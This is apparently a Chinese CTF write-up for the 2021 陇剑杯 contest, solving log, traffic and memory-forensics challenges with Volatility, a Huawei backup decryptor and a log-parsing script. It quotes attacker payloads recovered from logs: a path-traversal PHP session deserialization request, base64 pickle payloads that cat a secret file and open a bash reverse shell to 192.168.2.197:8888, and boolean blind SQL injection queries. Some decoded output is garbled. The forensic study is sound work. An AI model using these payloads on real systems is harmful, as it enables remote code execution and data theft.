这里我们直接搜索返回状态为200的流量，发现www.zip

```
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36" 172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%20zip HTTP/1.1" 200 1686 "-"
```



```
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36" 172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%20zip HTTP/1.1" 200 1686 "-"
```

```
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36" 172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%20erar HTTP/1.1" 404 457 "-"
```

```
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36" 172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%20etar%20egz HTTP/1.1" 404 457 "-"
```

## 4.2

### 题目：

分析攻击流量，黑客往/tmp目录写入一个文件，文件名为


### 题解：

sess\_car

直接查找tmp即可看到。



```
Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /phpMyAdmin/ HTTP/1.1" 404 457 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET / HTTP/1.1" 404 457 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET / HTTP/1.1" 404 457 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET / HTTP/1.1" 404 457 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?
filename=../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:
{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/call_user_func_array";
}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-"
"python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET / HTTP/1.1" 200 645 "-" "python-
requests/2.26.0"
```



### 4.3

#### 题目:

分析攻击流量，黑客使用的是\_\_类读取了秘密文件。

#### 题解:

SplFileObject


同样的，在目录穿越反序列化的时候，已经显示出来了。



```

Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /phpMyAdmin/ HTTP/1.1" 404 457 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?
filename=../../../../../../../../../../../../../../../../tmp/
sess_car&content=func[N;files[a:2:
{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/call_user_func_array";
}paths[a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-"
"python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET / HTTP/1.1" 200 645 "-" "python-
requests/2.26.0"

```



## 5. 流量分析 后续补上

陇剑杯-1 | The blog of mklkx

### 题目描述:

#### 5.1

#### 题目:


攻击者的IP是

#### 题解:

172.18.0.125

这里看大佬博客，发现是猜的。具体做法

唯有85号追踪流分布与其他的完全不同，且比较均匀。攻击ip只有一个，于是猜测流量分布应该也与其他混淆流量不同，提交过后发现正确。






这个题不太懂，看了大佬得wp。似懂非懂，这里记录一下。

[[2021 陇剑杯部分WP\_Y-Y-K的博客-CSDN博客

分析流量包，主机ip应该是172.18.0.1。都是UDP的包。看包的内容时，注意到UDP包头都是P05=，有的跟base64，有的跟乱码。P05=后面都是00 00 00 00 或者01 00 00 00,其中00的长度是32，01的长度是16，可能是认证过程。



根据长度16猜测可能是aes，用长度16的base64，即P05=后面是01 00 00 00的，作为aes key解密，02 00 00 00对应的包里面有一个可见字符，其中受害IP为172.18.0.125

## 6.内存分析

### 题目描述：

网关小王制作了一个虚拟机，让您来分析后作答

### 6.1

#### 题目：

虚拟机的密码是\_\_。（密码中为flag{xxx}，含有空格，提交时不要去掉）

#### 题解：

flag{W31C0M3 T0 THIS 34SY F0R3NSiCX}

使用volatility工具进行分析

imageinfo获取系统信息



```
Volatility Foundation Volatility Framework 2.6
INFO      : volatility.debug      : Determining profile based on KDBG search...
           Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win
2008R2SP1x64, Win7SP1x64_23418
           AS Layer1           : WindowsAMD64PagedMemory (Kernel AS)
           AS Layer2           : FileAddressSpace (E:\研究生比赛\CTF\2021陇剑杯\内存分析\内存分析\Ta
get.vmem)
           PAE type            : No PAE
           DTB                  : 0x187000L
           KDBG                  : 0xf8000403c0a0L
           Number of Processors : 1
           Image Type (Service Pack) : 1
           KPCR for CPU 0       : 0xffffffff8000403dd00L
           KUSER_SHARED_DATA    : 0xffffffff78000000000L
           Image date and time  : 2021-08-29 09:08:07 UTC+0000
           Image local date and time : 2021-08-29 17:08:07 +0800
```

使用lsadump命令查看最后登录的用户，得到flag

```
PS E:\> volatility.exe -f .\Target.vmem --profile=Win7SP1x64 lsadump
Volatility Foundation Volatility Framework 2.6
DefaultPassword
0x00000000 48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 H.....
0x00000010 66 00 6c 00 61 00 67 00 7b 00 57 00 33 00 31 00 f.l.a.g.{.W.3.1.
0x00000020 43 00 30 00 4d 00 33 00 20 00 54 00 30 00 20 00 C.O.M.3...T.0...
0x00000030 54 00 48 00 69 00 53 00 20 00 33 00 34 00 53 00 T.H.i.S...3.4.S.
0x00000040 59 00 20 00 46 00 30 00 52 00 33 00 4e 00 53 00 Y...F.O.R.3.N.S.
0x00000050 69 00 43 00 58 00 7d 00 00 00 00 00 00 00 00 i.C.X.}.....

DPAPI_SYSTEM
0x00000000 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ,.....
0x00000010 01 00 00 00 49 06 16 35 a7 90 b6 2a 53 69 03 27 ....I..5...*Si.
0x00000020 b9 9a 60 9e 9a 15 90 37 7c cf 1d 3c f1 3f 60 05 ..`....7|..<.?
0x00000030 56 c1 59 68 53 9a dc e0 18 b3 55 ef 00 00 00 00 V.YhS.....U.....
```

flag{W31C0M3 T0 THiS 34SY F0R3NSiCX}

## 6.2

### 题目:

虚拟机中有一个华为收集的备份文件，文件里的图片的字符串为\_\_\_。（解题过程中需要用到上一题答案中flag{}内的内容进行处理。本题的格式也是flag{xxx},含有空格，提交时不要去掉）

### 题解:

flag{TH4NK YOU FOR DECRYPTING MY DATA}

题目说是华为收集，那么直接使用grep命令来搜集有关于HUAWEI的信息。命令：filesca|grep -E "HUAWEI"


```
$ volatility -f Target.vmem --profile=Win7SP1x64 filesca|grep -E "HUAWEI" 1 x
Volatility Foundation Volatility Framework 2.6
0x00000007d8c7d10 4 0 R--r-d \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI P40_2021-aa-bb
xx.yy.zz.exe
0x000000007e164cc0 12 0 R--r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI P40_2021-aa-bb
xx.yy.zz.exe
0x000000007e1e1ae0 16 0 R----- \Device\HarddiskVolume1\Windows\Prefetch\HUAWEI P40_2021-AA-BB
XX.YY.Z-6DC73FF4.pf
0x000000007ee4d660 2 0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI P40_2021-aa-bb
xx.yy.zz\alarm.db
0x000000007fc68a10 16 0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI P40_2021-aa-bb
xx.yy.zz\info.xml
0x000000007fe72430 2 0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI P40_2021-aa-bb
xx.yy.zz\picture\storage\MediaTar\images\images0.tar.enc
0x000000007feabbc0 16 0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI P40_2021-aa-bb
xx.yy.zz\picture.xml
```

然后加文件名称... 使用命令

然后把文件dump下来，使用命令  
dumpfiles -Q fileid -D 导出的文件夹

```
$ volatility -f Target.vmem --profile=Win7SP1x64 dumpfiles -Q 0x00000007d8c7d10 -D ./fileout 1 x
Volatility Foundation Volatility Framework 2.6
ImageSectionObject 0x7d8c7d10 None \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI P40_2021-aa-bb
xx.yy.zz.exe
DataSectionObject 0x7d8c7d10 None \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI P40_2021-aa-bb x
x.yy.zz.exe
$
```

导出来一个exe文件，我们改一下后缀名，运行看一下，是一个自解压文件。



这时候需要对解压出来的文件进行解密，需要使用github上解密华为的工具。工具地址是：  
<https://github.com/RealityNet/kobackupdec.git>

使用命令：

```
python kobackupdec.py -vvv W31C0M3_T0_THIS_34SY_F0R3NSiCX HUAWEI ./jiemi
```


```
PS > .\2021随剑杯\内存分析\内存分析\kobackupdec> python kobackupdec.py -vvv W31C0M3_T0_THIS_34SY_F0R3NSiCX HUAWEI ./jiemi
INFO:root:searching backup in [HUAWEI]
INFO:root:got info.xml, going to decrypt backup files
INFO:root:Parsing file .\2021随剑杯\内存分析\内存分析\kobackupdec\HUAWEI\info.xml
DEBUG:root:Ignoring HeaderInfo entry.
DEBUG:root:Ignoring BackupFilePhoneInfo entry
DEBUG:root:Ignoring BackupFileVersionInfo entry
DEBUG:root:Parsing BackupFilesTypeInfo
DEBUG:root:crypto_init: using version 3.
DEBUG:root:SHA256(BKEY)[16] = b'b42ec8a3ef141e7af8f32ddd74c08cd2'
WARNING:root:Empty CheckMsg! Cannot check backup password!
WARNING:root:Assuming the provided password is correct...
INFO:root:parsing xml file picture.xml
DEBUG:root:DecryptInfo dump ---
password:b'W31C0M3_T0_THIS_34SY_F0R3NSiCX', good:True, has media:False, file info:1, media info:0, multimedia file:1, system data info:0, system
older data info:0
DUMPING FILE INFO ITEMS
NAME: alarm, TYPE: BackupFileModuleInfo,
DUMPING MEDIA INFO ITEMS
DUMPING MULTIMEDIA FILE ITEMS
NAME: None, TYPE: Multimedia, PATH: storage\MediaTar\images\images0.tar,
DUMPING SYSTEM DATA INFO ITEMS
DUMPING SYSTEM DATA FOLDER INFO ITEMS

INFO:root:working on alarm.db
DEBUG:root:searching key [alarm] of info_type.SYSTEM_DATA
DEBUG:root:unable to get [alarm], trying on all types
DEBUG:root:decrypt info [alarm] found
INFO:root:working on [images0.tar.enc]
DEBUG:root:searching key [storage\MediaTar\images\images0.tar] of info_type.MULTIMEDIA
DEBUG:root:decrypt info [storage\MediaTar\images\images0.tar] found
INFO:root:No media folder found.
INFO:root:setting all decrypted files to read-only
```





在生成的文件中的解压包中，发现flag图片



## 7.简单日志分析

### 题目描述：

某应用程序被攻击，请分析日志后作答：

### 7.1

#### 题目：

黑客攻击的参数是\_\_\_。（如有字母请全部使用小写）

#### 题解：

user

翻看日志，发现GET传递的参数为user

```
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /web.7z HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?
user=STAKcDAKMFmnd2hvYW1pJwpmMQowKGcwCmxwMgowKEkwCnRwMwowlGczCkwwCmRwNAowY29zCnN5c3RlbQpwNQowZzUKKGcxCnRSLg== HTTP/1.1" 500 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /web.zip HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /web.tar.gz HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /web.tar HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /plus HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /log.txt HTTP/1.1" 404 -
```

### 7.2

#### 题目：

黑客查看的秘密文件的绝对路径是\_\_\_。

## 题解:

/Th4s\_IS\_VERY\_Import\_Fi1e

base64解码传递的参数, 得到秘密文件

base64, base32, base64

```
STAKcDAKMFMnY2F0IC9UaDRzX01TX1ZFU11fSW1wb3J0X0ZpMWUunCnAxCjAoZzAKbHAyCjAoSTAKdHAzCjAoZzMKSTAKZHA0CjBjb3MKc31zdGVtCnA1CjBnNQooZzEKdFIu
```

编码  字符集

```
I0
p0
0S' cat /Th4s_IS_VERY_Import_File'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
0cos
system
p5
0g5
(g1
-b
```

### 7.3

## 题目:

黑客反弹shell的ip和端口是\_\_\_。(格式使用"ip:端口", 例如127.0.0.1:2333)

## 题解:

192.168.2.197:8888

解码传递的最后一个参数, 得到ip和端口

```
STAKcDAKMFMnYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTUuMTY4LjIuMTk3LzgzMD4mMScKcDEKMChnMApscDIKMChJMAp0cDMKMChnMwpJMApkeDQKMGNvcwpzeXNOZW0KcDUKMGc1CihnMQp0Ui4=
```

编码  字符集

```
I0
p0
0S' bash -i >& /dev/tcp/192.168.2.197/8888 0>&1'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
a~4
```

## 8.SQL注入

这里贴一个脚本，以后做到这类题可以直接上脚本，比一个一个看好。

```
import re
from urllib.parse import unquote
file_name = "access_1.log"
pattern_string = "select%20flag%20from%20qli.flag"
#file_name = input("输入文件名，文件记得要在当前脚本目录下：")
#pattern_string = input("复制个特征值过来，比如select,flag啥的：")
flag = ''

# 打开文件以及读取行数
get_File = open(file_name, "r+")
get_line = get_File.readline()

while get_line:
    get_Data = re.search(pattern_string, get_line)
    if get_Data:
        get_Data_Num = re.search(r'4[7-8][0-1]?.*', get_Data.string)
        if get_Data_Num:
            flag += (re.findall(r"%20=%20\'(.*?)\'", get_Data_Num.string))[0]
            print(unquote(flag[:-1], 'utf-8'))
        get_line = get_File.readline()

get_File.close()
```

### 题目描述：

某程序被攻击，请分析日志后作答

### 8.1

#### 题目：

黑客在注入过程中采用的注入手法叫\_\_。（格式为4个汉字，例如：“拼搏努力”）

#### 题解：

布尔盲注

### 8.2

#### 题目：

黑客在注入过程中，最终获取flag的数据库名、表名和字段名是\_\_。（格式为"数据库名#表名#字段名"，例如：database#table#column）

#### 题解：

sqli#flag#flag

查看日志，即可发现

```
[01/Sep/2021:01:46:06 +0000] "GET /index.php?id=1 and if(substr((select flag from sqli.flag),43,1) = '/',1,(select table_name from information_schema.tables)) HTTP/1.1" 200 42
uests/2.26.0"
- [01/Sep/2021:01:46:06 +0000] "GET /index.php?id=1 and if(substr((select flag from sqli.flag),43,1) = '.',1,(select table_name from information_schema.tables)) HTTP/1.1" 200 42
uests/2.26.0"
- [01/Sep/2021:01:46:06 +0000] "GET /index.php?id=1 and if(substr((select flag from sqli.flag),43,1) = '-',1,(select table_name from information_schema.tables)) HTTP/1.1" 200 42
```

## 8.3

### 题目:

黑客最后获取到的flag字符串为

### 题解:

```
flag{deddcd67-bcfd-487e-b940-1217e668c7db}
```

查看日志，发现每次当数据库位数进行变化时，前一个字母的拼接结果就是flag

```
6:02 +0000] "GET /index.php?id=1 and if(substr((select flag from sqli.flag),29,1) = '-',1,(select table_name from information_schema.tables))
```

```
6:02 +0000] "GET /index.php?id=1 and if(substr((select flag from sqli.flag),30,1) = '-',1,(select table_name from information_schema.tables))
```

## 9.wifi

### 题目描述:

服务器、客户端、vmem

### 9.1

### 题目:

小王往upload-labs上传木马后进行了cat /flag，flag内容为\_\_\_。（压缩包里有解压密码的提示，需要额外添加花括号）

### 题解:

```
flag{5db5b7b0bb74babb66e1522f3a6b1b12}
```

分析vmem文件。

```
INFO
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
      AS Layer1 : IA32PagedMemoryPae (Kernel AS)
      AS Layer2 : FileAddressSpace (E:\研究生比赛\CTF\2021陇剑杯\wifi\wifi\Wifi\Windows 7-dde00fa9.vmem)
      PAE type : PAE
      DTB : 0x185000L
      KDBG : 0x83f3dbe8L
      Number of Processors : 1
      Image Type (Service Pack) : 0
      KPCR for CPU 0 : 0x83f3ec00L
      KUSER_SHARED_DATA : 0xffdf0000L
      Image date and time : 2021-07-17 19:36:54 UTC+0000
      Image local date and time : 2021-07-18 03:36:54 +0800
```

在客户端的流量包中，发现wifi名称为My\_Wifi

Time	Source	Info	Dest:
1.237124		Acknowledgement, Flags=.....	Etek
1.238090	HuaweiDe_4c:55:ec	Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi	Goog
1.434921		Acknowledgement, Flags=.....	Motc
1.437123		Acknowledgement, Flags=.....	Xian



1.468287		Acknowledgement, Flags=.....	Motc
1.485290		Acknowledgement, Flags=.....	Motc
1.771973	HuaweiDe_4c:55:ec	Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi	Goog
1.792670	HuaweiDe_4c:55:ec	Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi	Goog
1.888515	HuaweiDe_4c:55:ec	Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi	Goog
1.996865	HuaweiDe_4c:55:ec	Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi	f6:5
2.127728	HuaweiDe_4c:55:ec	Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi	Sher
2.234087		Acknowledgement, Flags=.....	96:1
2.254632		Acknowledgement, Flags=.....	Xiar
2.256336		Acknowledgement, Flags=.....	Xiar
2.258169		Acknowledgement, Flags=.....	Xiar
2.342544		Acknowledgement, Flags=.....	Etek
2.346565	HuaweiDe_4c:55:ec	Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_wifi	Sher
2.350197		Acknowledgement, Flags=.....	Etek
2.357578		Acknowledgement, Flags=.....	Etek
3.232570	HuaweiDe_4c:55:ec	Probe Response, SN=1911, FN=0, Flags=....., BI=100, SSID=My_Wifi	Lite
